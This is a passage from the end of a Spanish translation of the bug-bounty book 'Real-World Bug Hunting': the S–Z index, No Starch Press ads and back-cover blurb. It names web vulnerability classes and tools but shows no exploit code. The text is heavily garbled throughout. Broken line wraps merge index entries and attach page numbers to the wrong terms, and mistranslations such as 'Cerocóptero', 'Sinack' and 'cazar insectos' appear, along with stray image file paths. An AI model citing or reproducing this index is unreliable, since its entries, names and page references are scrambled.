Sadeghipour, Ben, 100, 124–125, 128, 223 Política del mismo origen (SOP), 56–57 atributo de cookie del mismo sitio , 35–36 omisiones de Sandbox, 72–74, 75 desinfección de personajes. Véase también exposiciones de entrada no saneadas, 49, 54, 56, 198 adquisición de subdominio scan.me, 142 ámbitos (OAuth), 167–170 capturas de pantalla, 194, 212–213 SecLists, 141, 195, 212 secret\_key\_base (Ruby on Rails), 126 –127 atributo de cookie segura , 31 Secure Socket Shell (SSH), 128 vulnerabilidades XSS propias, 60 punto y coma (;), 110 adquisiciones de subdominios SendGrid, 145–147 serialización, 126 mensajes de retorno del servidor, 102, 104–105 servidores definido, 3 respuestas, 5–6, 20–21 puesta en escena y desarrollo, 188–189 HPP del lado del servidor, 19, 20–22 vulnerabilidades de falsificación de solicitudes del lado del servidor (SSRF), 95–105 Error de ESEA y consulta de metadatos de AWS, 98–100

Error de DNS interno de Google, 100–104 escaneo  
de puertos internos, 104–105 descripción  
general, 96–98, 113

vulnerabilidades de inyección de plantilla del lado del servidor (SSTI), 72, 74–75, 78–80 comandos  
de shell, 119–121, 122–123 función `shell_exec`,  
120

Shodán, 214

#### Errores de Shopify

omisión de privilegios de administrador, 179  
falsificaciones de solicitudes entre sitios, 36–37  
formato de moneda, 62–63  
vulnerabilidades de redireccionamiento abierto,  
13–15 condición de carrera de socios, 154–  
155 división de respuestas, 51–52  
sitio web mayorista, 61–62  
Adquisición del subdominio de Windsor, 142–143  
XSS, 61–63

Plantilla Shopify Liquid Engine, 62, 72

Silva, Reginaldo, 113

Error en el token de Slack OAuth, 171

comando de suspensión , 87, 90

Motor de plantillas Smarty, 72, 78–80, 123

Adquisición de subdominios de Snapchat Fastly, 143–144

ingeniería social, 41–42, 48 bibliotecas

de software como sitios de errores, 123, 125

SOP (política del mismo origen), 56–57

Sopas, David, 115–117

visualización de fuentes, 61

Spelsberg, Max, 134

Descripción general de las

bases de datos SQL, 82–83

declaraciones preparadas, 83–84, 90–91

Ataques de inyección SQL (SQLi), 81–93

- contramedidas, 83–84 Drupal
- SQLi, 90–93 descripción
- general, 81–83, 93 con
- respuestas SSRF, 98 Uber
- SQLi ciego, 87–90 Yahoo!
- SQLi ciego para deportes, 84–87 sqlmap, 89, 215 sentencias
- SQL, 82–83 SSH (Secure Socket Shell), 128 fijación de SSL, 200 sitios de seguimiento de registro SSL, 143, 193 SSRF

Ver vulnerabilidades de falsificación de solicitudes del lado del servidor (SSRF) SSTI (inyección de plantilla del lado del servidor) vulnerabilidades, 72, 74–75, 78–80 memoria de pila, 131–132 estado (OAuth), 169 códigos de estado, 5, 6, 13, 158 XSS almacenado, 59, 66–70, 100 subdominios

- enumerando, 128, 188–189, 192–193, 211 descripción general,

139–140 vulnerabilidades de adquisición de subdominios, 139–147 adquisición de Robot Legal, 144–145 descripción general, 139, 141–141, 147, 189 scan.me apuntando a Zendesk, 142 Adquisición de Shopify Windsor, 142–143 Adquisición de Snapchat Fastly, 143–144 Adquisición de correo de Uber SendGrid, 145–147 Ejemplo de CNAME de Ubiquiti, 141–142 SubFinder, 192–193, 211 SUID (ID de usuario especificado), 122

Swinnen, Arne, 140-141

Sinack, 220

## t

The Tangled Web (Zalewski), 221

Tasci, Mert, 24–25

técnicas de identificación de tecnología, 196–197 motores

de plantillas, definidos, 71, 71–80

vulnerabilidades de inyección de plantillas, 71–80

descripción general, 71–

73, 80 renderizado dinámico de

Rails, 76–80 inyecciones de plantillas

de Uber, 73–76 métodos de

prueba, 196–200 solicitudes de texto/

contenido sin formato, 33

Thakkar, Jigar, 153–154 exposiciones a servicios de terceros, 140, 142, 144–145,

146–147, 180 , Lista de 197 herramientas. Véase

también recursos de piratería,

209–216 dominios de

nivel superior, 139 método TRACE , 7–8 conexiones de protocolo

de control de

transmisión (TCP), 4

protecciones de cuentas de errores de

Twitter, 180 división de respuestas HTTP,

52–54 robo de tokens API de Mopub,

161–163 notificación de

cancelación de suscripción, 24–25 intenciones

web, 25–27 tweets sobre recursos de seguridad de Twitter, 221 autenticación de dos factores (2FA), 183–

## Errores de

Uber Inyección de plantilla AngularJS, 73–74, 123

SQLi ciego, 87–90

Inyección de plantilla Jinja2, 74–76

Adquisición de correo de Sendgrid, 145–

147 Adquisición de subdominio Ubiquiti, 141–

142 Udacity,

219 Ullger, Aaron, 180

caracteres Unicode, 52 –53

Identificador uniforme de recursos (URI), 7

Localizador uniforme de recursos (URL). Véase también contaminación de parámetros

HTTP (HPP); vulnerabilidades de

redireccionamiento

abierto definidas, 7

fragmentos, 69 parámetros de nombre , 93 paso

de parámetros, 22–23, 47–48, 84–87 análisis y

decodificación, 19–23, 173–

174 renderizado, 57, 66, 98,

99 Error de Unikrn, 78–80,

123 acciones no deseadas, 2 identificadores únicos

universales (UUID), 158–159 exposiciones a entradas no desinfectadas. Véase también secuencias de co-

vulnerabilidades; vulnerabilidades de ejecución remota de código (RCE), 49

URI (Identificador uniforme de recursos), 7

URL Ver Localizador uniforme de recursos (URL)

User Agent Switcher, 216

explotación de ID de usuario, 122

UUID (identificadores únicos universales), 158–159

procesos de verificación, 154–155

Vettorazi, Stefano, 84–87 ver-

fuente:URL, 61

desfiguración virtual, 41–42

servidor privado virtual (VPS), 192

VPS (servidor privado virtual), 192

vulnerabilidades

después de correcciones de código,

46–47, 125 definidas, 2

Programas de divulgación de vulnerabilidades (VDP). Véase también programas de

recompensas por errores, 2

## W.

Wappalyzer, 72, 78, 196, 216 Wayback

Machine, 192 The Web

Application Hacker's Handbook (Stuttard y Pinto), 198, 221 Canal de YouTube de tutoriales

de desarrollo web, 222 marcos web, 83–84 webhooks, 104–105, 146,

147 web vista de fuente de

página, 61 servidores proxy web, 37,

158, 210–211 sitios web. Ver

también dominios

pasos de acceso al navegador, 3

a 7 exposiciones de nuevas funciones, 181, 186 a 187, 201

redirección a sitios maliciosos, 11, 12, 17

WeSecureApp (hacker), 36–37

Wfuzz, 212

Qué CMS, 214

etiquetas blancas, 146

activos incluidos en la lista blanca, 34, 174–176

Whitton, Jack, 61, 173–174, 223  
comando whoami , 98  
Wikiloc XXE, 115–117  
comodines  
y certificados, 143, 144 y  
subdominios, 145, 147 función  
window.location , 13, 39–40 función  
window.onload , 39 Proxy  
web Wireshark, 210 Dentro de  
la suplantación de contenido de seguridad, 47–48

## X

XML Ver Lenguaje de marcado extensible (XML)  
Vulnerabilidades de entidad externa XML (XXE), 107–117  
Facebook XXE con Microsoft Word, 112–114 descripción  
general, 107, 111–112  
acceso de lectura al error de Google, 112  
Wikiloc XXE, 115-117  
Auditores XSS, 58–59  
XSHunter, 60, 198, 215  
Blog de rompecabezas XSS, 224  
Vulnerabilidades XSS Ver vulnerabilidades de secuencias de comandos entre sitios (XSS)  
XXE Ver vulnerabilidades de entidad externa XML (XXE)

## Y

Yahoo! errores  
Autenticación de contraseña de Flurry, 172  
Correo, 63–65  
Divulgación de información de PHP, 184–186  
SQLi ciego para deportes, 84–87

Yaworski, Peter, 104–105, 150–151, 160–161, 163–165, 181–183  
ysoserial, 127, 215

## Z

Zalewski, Michal, 223

Proxy ZAP, 37, 38, 211

Redirecciones

de Zendesk, 15 a 16

adquisiciones de subdominios, 142

Cerocóptero, 220


Blog ZeroSec, 224

zseano (hacker), 143

## Recursos


Visite <https://nostarch.com/bughunting/> para obtener actualizaciones, erratas y otra información.

Más libros sensatos de NO STARCH PRESS




ROOTKITS Y BOOTKITS Revertir el malware

moderno y las amenazas de próxima generación por ALEX MATROSOV,  
EUGENE RODIONOV y SERGEY BRATUS MAYO DE 2019, 448  
págs., 49,95 dólares ISBN  
978-1-59327-716-1




Análisis práctico de malware




CIENCIA DE DATOS MALWARE  
Detección y atribución de ataques

por JOSHUA SAXE con HILLARY SANDERS  
SEPTIEMBRE DE 2018, 272 págs.,  
\$49,95 ISBN 978-1-59327-859-5



PROTOCOLOS DE RED DE ATAQUE Una guía para piratas informáticos para la captura, el análisis y la explotación por JAMES FORSHAW DICIEMBRE DE 2017, 336 págs., 49,95 dólares ISBN 978-1-59327-750-5



ANÁLISIS BINARIO PRÁCTICO Cree sus propias herramientas

Linux para instrumentación, análisis y desmontaje binarios por DENNIS ANDRIESSE DICIEMBRE DE 2018, 456 págs., \$49,95 ISBN

978-1-59327-912-7



CONCEPTOS BÁSICOS DE LINUX PARA HACKERS Introducción

a las redes, las secuencias de comandos y la seguridad en Kali por OCCUPYTHEWEB DICIEMBRE DE 2018,

248 págs., \$34,95 ISBN

978-1-59327-855-7

TELÉFONO:

1.800.420.7240 O

1.415.863.9900

CORREO ELECTRÓNICO:

VENTAS@NOSTARCH.COM

WEB:

WWW.NOSTARCH.COM

"Lleno de ejemplos ricos y reales de informes de vulnerabilidades de seguridad, junto con análisis útiles"

— Michiel Prins y Jobert Abma, cofundadores de HackerOne

Descubra cómo la gente rompe sitios web y cómo usted también puede hacerlo. Real-World Bug Hunting es la principal guía de campo para encontrar errores de software. Si usted es un principiante en ciberseguridad que quiere hacer que Internet sea más seguro o un desarrollador experimentado que quiere escribir código seguro, el hacker ético Peter Yaworski le mostrará cómo se hace.

Aprenderá sobre los tipos de errores más comunes, como secuencias de comandos entre sitios, referencias directas a objetos inseguros y falsificación de solicitudes del lado del servidor. Utilizando estudios de casos de la vida real de vulnerabilidades recompensadas de aplicaciones como Twitter, Facebook, Google y Uber, verá cómo los piratas informáticos logran invocar condiciones de carrera mientras transfieren dinero, usan parámetros de URL para hacer que a los usuarios les gusten tweets no deseados y más.

Cada capítulo presenta un tipo de vulnerabilidad acompañado de una serie de recompensas por errores reales reportados. La colección de historias del campo del libro le enseñará cómo los atacantes engañan a los usuarios para que revelen su información confidencial y cómo los sitios pueden revelar sus vulnerabilidades a los usuarios expertos. Incluso aprenderá cómo convertir su nuevo y desafiante pasatiempo en una carrera exitosa.

Aprenderás:

- ✿ Cómo funciona Internet y conceptos básicos de piratería web
- ✿ Cómo los atacantes comprometen los sitios web
- ✿ Cómo identificar la funcionalidad comúnmente asociada con vulnerabilidades

- ✿ Por dónde empezar a cazar insectos
- ✿ Cómo encontrar programas de recompensas por errores y enviar informes de vulnerabilidad efectivos

Real-World Bug Hunting es un fascinante manual básico sobre las vulnerabilidades de seguridad web, lleno de historias desde las trincheras y sabiduría práctica. Con su nueva comprensión de la seguridad y las vulnerabilidades de los sitios, puede ayudar a hacer de la Web un lugar más seguro y obtener ganancias mientras lo hace.

## Sobre el Autor

Peter Yaworski es un exitoso cazarrecompensas de errores gracias al agradecimiento de Salesforce, Twitter, Airbnb y el Departamento de Defensa de los Estados Unidos, entre otros. Actualmente trabaja en Shopify como Ingeniero de Seguridad de Aplicaciones, ayudando a hacer el comercio más seguro.



LO MEJOR EN ENTRETENIMIENTO GEEK™

[www.nostarch.com](http://www.nostarch.com)